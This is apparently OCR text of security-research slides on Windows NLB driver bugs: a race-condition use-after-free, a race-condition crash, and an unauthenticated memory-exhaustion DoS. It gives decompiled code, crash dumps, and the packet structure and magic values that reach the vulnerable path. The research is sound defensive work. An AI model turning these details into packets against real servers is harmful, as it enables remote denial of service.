if (pNLBIPList->Items && pNLBIPList->HashTable)
{
  ...
  Some code to retrieve the BitVector
  ...

  for ( i = HashTable[v14 % 0x1F7]; ; ++i )
    {
      if (Items[xxx] == type_ip )
        ...
```

No Lock!



Case Study 3: Race condition to UAF in NLBIPList management

NLBFilterReceiveNetBufferLists
->NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveIdentityHeartbeat
->NLBCoreReceiveIdentityDIPPayload
->NLBIPListAddItemEx
->NLBIPListIncreaseSize

```
v5 = NdisAllocateMemoryWithTag(&VirtualAddress, 44 * v2, 0x20424C4Eu);
v6 = v5;
if ( !v5 )
{
  memset(VirtualAddress, 0, 44 * v2);
  v9 = NdisAllocateMemoryWithTag(&NewBuffer, 2 * (v2 + 503), 0x20424C4Eu);
  if ( v9 )
  {
    NdisFreeMemory(VirtualAddress, 44 * v2, 0);
    v7 = WPP_GLOBAL_Control;
    if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
      return v4;
    if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
      goto LABEL_19;
    v8 = 21i64;
    v6 = v9;
    goto LABEL_10;
  }
  memset(NewBuffer, 0, 2i64 * (unsigned int)(v2 + 503));
  for ( i = 0; i < *(_DWORD *)(a1 + 24); *(_DWORD *)&v11[v13 + 40] = *(_DWORD *)(v13 + v14 + 40) )
  {
    v11 = (char *)VirtualAddress;
    v12 = i++;
    v13 = 44 * v12;
    v14 = *(_QWORD *)(a1 + 16);
    *(_OWORD *)((char *)VirtualAddress + v13) = *(_OWORD *)(v13 + v14);
    *(_OWORD *)&v11[v13 + 16] = *(_OWORD *)(v13 + v14 + 16);
    *(_QWORD *)&v11[v13 + 32] = *(_QWORD *)(v13 + v14 + 32);
  }
  NdisFreeMemory(*(PVOID *)(a1 + 16), 44 * *(_DWORD *)(a1 + 28), 0);
  NdisFreeMemory(*(PVOID *)(a1 + 1072), 2 * *(_DWORD *)(a1 + 28) + 1006, 0);
  *(_QWORD *)(a1 + 16) = VirtualAddress;
  *(_QWORD *)(a1 + 1072) = NewBuffer;
  *(_DWORD *)(a1 + 28) = v2;
  NLBIPListRecomputeHashes(a1);
LABEL_18:
  v4 = 1;
  goto LABEL_19;
}
v7 = WPP_GLOBAL_Control;
if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
  return v4;
if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
{
  v8 = 20i64;
LABEL_10:
  WPP_SF_D(v7->AttachedDevice, v8, &WPP_287f06a88e7d39b20c13ced8dd187b41_Traceguids, v6);
}
LABEL_19:
if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) !
{
```

Release old memory blocks

00042358 NLBIPListIncreaseSize:61 (1C0042358) (Synchronized with IDA View-A, Hex View-1)

Case Study 3: Race condition to UAF in NLBIPList management

```
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000005
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80bb64627a5 rsp=ffffa60daa85a330 rbp=ffffa60daa85a400
 r8=0000000000000045  r9=fffe50309e5c000 r10=fffe503083ac89a
r11=00000000ffffffff r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
NLB!NLBIPListCheckItemIndex+0x1e9:
fffff80b`b64627a5 450fb702        movzx   r8d,word ptr [r10] ds:ffffe503`083ac89a=d1d1
Resetting default scope

STACK_TEXT:
ffffa60d`aa859758 fffff803`29d5f522     : ffffa780`00000008 00000000`00000000 00000000`00000000 fffff803`2a466bf8 : nt!memcpy+0x122
ffffa60d`aa859760 fffff803`29c20687     : 00000000`00000000 00000000`00000000 fffe503`083ac89a fffe503`083ac89a : nt!KeBugCheck2+0xcb2
ffffa60d`aa859ec0 fffff803`29aa9467     : 00000000`00000050 ffffe503`083ac89a 00000000`00000000 ffffa60d`aa85a1a0 : nt!KeBugCheckEx+0x107
ffffa60d`aa859f00 fffff803`29ad72ce     : 00000000`00000000 00000000`00000000 00000000`00000000 ffffe503`083ac89a : nt!MiSystemFault+0xa07
ffffa60d`aa85a000 fffff803`29c30f41     : 00000000`00000000 ffffa60d`aa85a260 ffffe503`094ef000 fffff803`29c2dbfb : nt!MmAccessFault+0x2ee
ffffa60d`aa85a1a0 fffff80b`b64627a5     : 00000000`00000010 00000000`00040344 ffffa60d`aa85a350 00000000`00000018 : nt!KiPageFault+0x341
ffffa60d`aa85a330 fffff80b`b6462550     : 00000000`00000005 ffffa60d`aa85a491 00000000`00000000 fffe503`094ef7b0 : NLB!NLBIPListCheckItemIndex+0x1e9
ffffa60d`aa85a370 fffff80b`b643eaec     : ffffe503`08feb048 00000000`00000000 00000000`00000000 00000000`00000000 : NLB!NLBIPListCheckItem+0x30
ffffa60d`aa85a3b0 fffff80b`b643fc51     : 00000000`c0c04034 ffffe503`093d4000 00000000`00000000 ffffe503`00c74040 : NLB!NLBCoreIOControlQueryFilter+0
ffffa60d`aa85a4e0 fffff80b`b6426be3     : 00000000`c0c04034 ffffe503`03fbacf0 ffffa60d`aa85a6b9 ffffe503`097e8a70 : NLB!NLBCoreIOControl+0x501
ffffa60d`aa85a620 fffff803`2b448980     : ffffe503`097e8bc0 fffff803`2b527050 ffffe503`097e8bc0 ffffe503`03e7aea0 : NLB!NLBDispatchHandler+0x4a3
ffffa60d`aa85a720 fffff803`29baa487     : ffffe503`03e7aea0 00000000`00000000 ffffe503`097e8a70 ffffe503`091cc140 : NDIS!ndisDummyIrpHandler+0x100
3: kd>
```


```
v9 = *(_QWORD *)(a1 + 16);
if ( v9 && (v10 = *(_QWORD *)(a1 + 1072)) != 0 )// Get the memory address of the item array
{
  v14 = *(_DWORD *)a3;
}
else if ( a2 == 3 )
{
  v14 = *a3 ^ a3[4] ^ a3[8] ^ a3[12] | ((a3[1] ^ a3[5] ^ a3[9] ^ a3[13] | ((a3[2] ^ a3[6] ^ a3[10] ^ a3[14] | ((a3[3] ^ a3[
}
else
{
  v14 = 0;
  if ( a2 == 1 )
    v14 = -1;
}
for ( i = (unsigned __int16 *)(v10 + 2i64 * (v14 % 0x1F7)); ; ++i )// Use the obtained item array
{
  v16 = *i;
  if ( !*i )
    break;
0041D40 NLBIPListCheckItemIndex:19 (1C0041D40)
```

if NLBIPListIncreaseSize is called at this time, the above ItemArray will be release, and the following access to ItemArray will cause uaf

NLBCoreIOControlQueryFilter
->NLBIPListCheckItem
->NLBIPListCheckItemIndex


Case Study 4: Race condition to DoS by NRProtocol

NLBFilterReceiveNetBufferLists
->NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveMembershipHeartbeat
->NLBCoreLoadProcessHeartbeat



Case Study 4: Race condition to DoS by NRProtocol

thread 1: NLBCoreLoadProcessHeartbeat



thread 2: NLBCoreIOControlReload or NLBApeDeInitializeCoreLoad

```
__int64 __fastcall NLBApeDeInitializeCoreLoad(__int64 a1, __int64 a2)
{
  _QWORD *v4; // rdi
  __int64 v5; // rsi
  __int64 v6; // rcx
  __int64 result; // rax

  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (H
    WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 29i64, &WPP_d603811f24
  *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(a1
  v4 = (_QWORD *)(a1 + 1720);
  v5 = 32i64;
  do
  {
    if ( *v4 )
    {
      NLBApeClearClientStickinessList(*v4, a2);
      NLBApeDeInitializeCoreClientStickinessList(*v4, a2);
      *v4 = 0i64;
    }
    v4 += 188;
    --v5;
  }
  while ( v5 );
  KeReleaseSpinLock((PKSPIN_LOCK)(a1 + 104), *(_BYTE *)(a1 + 112));
  v6 = *(_QWORD *)(a1 + 0xC9B8);
  if ( v6 )
  {
    NLBApeDeInitializeCoreNRProtocol(v6);
    *(_QWORD *)(a1 + 0xC9B8) = 0i64;
  }
```

Case Study 4: Race condition to DoS by NRProtocol

Calls

Raw args | Func info | Source | Addrs | Headings | Nonvolatile regs | Frame nums | Sc

```
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
nt!KeAcquireSpinLockAtDpcLevel+0xd
NLB!NLBCoreNRProtocolStartSending+0x73
NLB!NLBCoreLoadProcessHeartbeat+0xf89
NLB!NLBCoreReceiveMembershipHeartbeat+0x1fb
NLB!NLBCoreReceiveHeartbeat+0x375
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
NDIS!ndisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,vo
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2,void __cdecl(voi
NDIS!ndisInvokeIterativeDatapath<2,void __cdecl(void * __ptr6
NDIS!ndisInvokeNextReceiveHandler+0xa6
NDIS!NdisMIndicateReceiveNetBufferLists+0x116
e1i68x64!RECEIVE::RxIndicateNBLs+0x133
e1i68x64!RECEIVE::RxProcessInterrupts+0x1f3
```

```
if ( v6 == 1 )
{
  started = NLBCoreNRProtocolStartSending(*(_QWORD *)(a1 + 0xC9B8), v9, 1, a5);
  if ( started )
  {
    if ( a5 )
      KeAcquireSpinLockAtDpcLevel(v11);
```

```
__int64 __fastcall NLBCoreNRProtocolStartSending(__int64 a1, __int64 a2, int a3, char a4)
{
  KSPIN_LOCK *v8; // rcx
  KSPIN_LOCK *v9; // rcx
  __int64 v10; // r8

  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 4) != 0 )
    WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 30164, &WPP_17eaeea9238a34f6c00257edb0ecff3e_Traceguids);
  v8 = (KSPIN_LOCK *)(a1 + 104);
  if ( a4 )
    KeAcquireSpinLockAtDpcLevel(v8);
```

Command


```
CUSTOMER_CRASH_COUNT:  1

PROCESS_NAME:  System

TRAP_FRAME:  fffff8007d9937d0 -- (.trap 0xfffff8007d9937d0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000068
rdx=fffff8007d993b58 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8007dfa8d2d rsp=fffff8007d993960 rbp=0000000000000001
 r8=0000000000000001  r9=fffff8007d993901 r10=fffff8007dfa8d20
r11=fffff8007d9939b0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
nt!KeAcquireSpinLockAtDpcLevel+0xd:
fffff800`7dfa8d2d f0480fba2900    lock bts qword ptr [rcx],0 ds:00000000`00000068=????????????????
Resetting default scope

STACK_TEXT:
fffff800`7d993688 fffff800`7e19ad29     : 00000000`0000000a 00000000`00000068 00000000`00000002 00000000`00000001 : nt!KeBugCheckEx
```

Case Study 5: Moderate Severity but Unauth DoS




Call Stack:
NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveNRProtocolData
->NLBCoreLoadReceiveNRProtocolData
->NLBCoreNRProtocolReceiveData
->NLBCoreNRProtocolReceiveIPv4(IPv6)Add
->NLBVectorPushBack
->NLBVectorReserve

```
__int64 __fastcall NLBVectorPushBack(__int64 a1, const void *a2, unsigned int a3)
{
  int v5; // ecx
  unsigned int v7; // esi
  unsigned int v8; // r9d
  unsigned int v9; // r8d
  unsigned int awalys_1; // edx
  __int64 v12; // rbx

  v5 = *(_DWORD *)(a1 + 0x20);
  v7 = 0;
  v8 = *(_DWORD *)(a1 + 0x10);
  v9 = (v5 - *(_DWORD *)(a1 + 0x18)) / v8;
  if ( !a3 )
    return 0i64;
  if ( (*(_DWORD *)(a1 + 0x28) - v5) / v8 >= a3 )// Expansion check: calculate whether the currently available space is sufficient
    goto LABEL_7;
  awalys_1 = a3;
  if ( v9 / 3 + v9 > a3 )                       // Expansion strategy: at least 1/3 expansion
    awalys_1 = v9 / 3 + v9;
  v7 = NLBVectorReserve(a1, v9 + awalys_1);
  if ( !v7 )
  {
LABEL_7:
    v12 = *(_DWORD *)(a1 + 16) * a3;
    memmove(*(void **)(a1 + 32), a2, (unsigned int)v12);
    *(_QWORD *)(a1 + 32) += v12;
  }
  return v7;
```

Case Study 5: Moderate Severity but Unauth DoS




Call Stack:

```
NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
 ->NLBCoreReceiveNRProtocolData
  ->NLBCoreLoadReceiveNRProtocolData
   ->NLBCoreNRProtocolReceiveData
    ->NLBCoreNRProtocolReceiveIPv4(IPv6)Add
     ->NLBVectorPushBack
      ->NLBVectorReserve
```

```
__int64 __fastcall NLBVectorReserve(__int64 vector, int NewCount)
{
  UINT NewSize; // ebx
  unsigned int v3; // esi
  const void *v5; // rdx
  size_t v6; // r8
  __int64 v7; // rbx
  __int64 v9[2]; // [rsp+20h] [rbp-30h] BYREF
  int v10; // [rsp+30h] [rbp-20h]
  int v11; // [rsp+34h] [rbp-1Ch]
  char *v12; // [rsp+38h] [rbp-18h]
  char *v13; // [rsp+40h] [rbp-10h]
  __int64 v14; // [rsp+48h] [rbp-8h]
  PVOID VirtualAddress; // [rsp+60h] [rbp+10h] BYREF

  NewSize = *(_DWORD *)(vector + 0x10) * NewCount;// Vector->ElementSize * NewCount
  v3 = 0;
  if ( *(_DWORD *)(vector + 0x28) - *(_DWORD *)(vector + 0x18) < NewSize )
  {
    VirtualAddress = 0i64;
    v3 = NdisAllocateMemoryWithTag(&VirtualAddress, NewSize, ' BLN');// Memory will not be released
    if ( !v3 )
    {
      v11 = 0;
      v5 = *(const void **)(vector + 24);
      v9[1] = (__int64)v9;
      v14 = (__int64)VirtualAddress + NewSize;
      v10 = *(_DWORD *)(vector + 16);
      v9[0] = (__int64)v9;
      v12 = (char *)VirtualAddress;
      v13 = (char *)VirtualAddress;
      if ( *(const void **)(vector + 32) == v5 )
      {
        v13 = (char *)VirtualAddress;
      }
      else
      {
        v6 = (unsigned int)(*(_DWORD *)(vector + 32) - (_DWORD)v5);
        v7 = (unsigned int)v6;
        memmove(VirtualAddress, v5, v6);
        v13 = &v12[v7];
      }
      NLBVectorSwap(vector, v9);
    }
  }
```

Case Study 5: Moderate Severity but Unauth DoS



NRPPacket

```
#pragma pack(push,1)
typedef struct _NRP_PACKET
{
  unsigned long Magic;
  unsigned char FuncId;
  unsigned long unk1;
  unsigned char Type;
  unsigned char Index;
  unsigned char TestBit;
  unsigned short unk2;
  unsigned long ExtendLen;
}NRP_PACKET,*PNRP_PACKET;
#pragma pack(pop)
```

Case Study 5: Moderate Severity but Unauth DoS

NRPPacket

```
#pragma pack(push,1)
typedef struct _NRP_PACKET
{
  unsigned long Magic;
  unsigned char FuncId
  unsigned long unk1;
  unsigned char Type;
  unsigned char Index;
  unsigned char TestBit;
  unsigned short unk2;
  unsigned long ExtendLen;
}NRP_PACKET,*PNRP_PACKET;
#pragma pack(pop)
```

```
Magic = *buffer;
if ( *buffer == 0xC0DE01BF )
{
  NLBCoreReceiveMembershipHeartbeat(context, data, (__int64)heartbeat_msg, is_dpc);
}
else if ( Magic == 0xC0DE01C0 )
{
  NLBCoreReceiveIdentityHeartbeat(context, nlb_state, (__int64)heartbeat_msg, is_dpc);
}
else if ( Magic == 0xC0DE01DE )
{
  NLBCoreReceiveNRProtocolData(context, data, (__int64)heartbeat_msg, is_dpc);
}
```


```
switch ( *(_BYTE *)(v19 + 4) )                  // NLBCoreNRProtocolReceiveData check FuncID == 2
{
  case 1:
    NLBCoreNRProtocolReceiveAck(a1, v18, (__int64)v10, (__int64)v10 + v18, v19 + 18, v21, a5);
    break;
  case 2:
    NLBCoreNRProtocolReceiveIPv4Add(a1, a2, a3, (__int64)v10, v19, (int *)(v19 + 18), v21, a5);
    break;
  case 3:
    NLBCoreNRProtocolReceiveIPv4Remove(a1, a2, a3, (_DWORD)v10, v19, v19 + 18, v21, a5);
```

```
char __fastcall NLBCoreExceptionListGetBucketOwnership(__int64 a1, _BYTE *a2, _BYTE *a3, int a4)
{
  char v4; // r10
